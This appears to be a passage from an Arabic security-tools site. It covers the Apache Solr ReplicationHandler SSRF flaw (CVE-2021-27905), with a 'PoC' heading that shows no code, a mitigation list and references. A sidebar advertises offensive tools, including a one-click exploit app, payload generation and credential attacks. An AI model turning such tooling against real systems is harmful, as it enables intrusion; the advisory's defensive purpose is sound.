
SSRF PoC

التخفيف (8.8.2+)

تم تحديث ReplicationHandler في Solr ليقوم بما يلي:

  • التحقق من أن masterUrl/leaderUrl لا يشيران إلا إلى مضيفين معتمدين.
  • تقييد مخططات العناوين (URL schemes) المقبولة (http، https فقط).
  • تعزيز ميزات البث عن بُعد (remote streaming).
  • التوصية للمسؤولين بتأمين /replication بالمصادقة أو إزالته بالكامل إذا لم يكن قيد الاستخدام.


المراجع

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




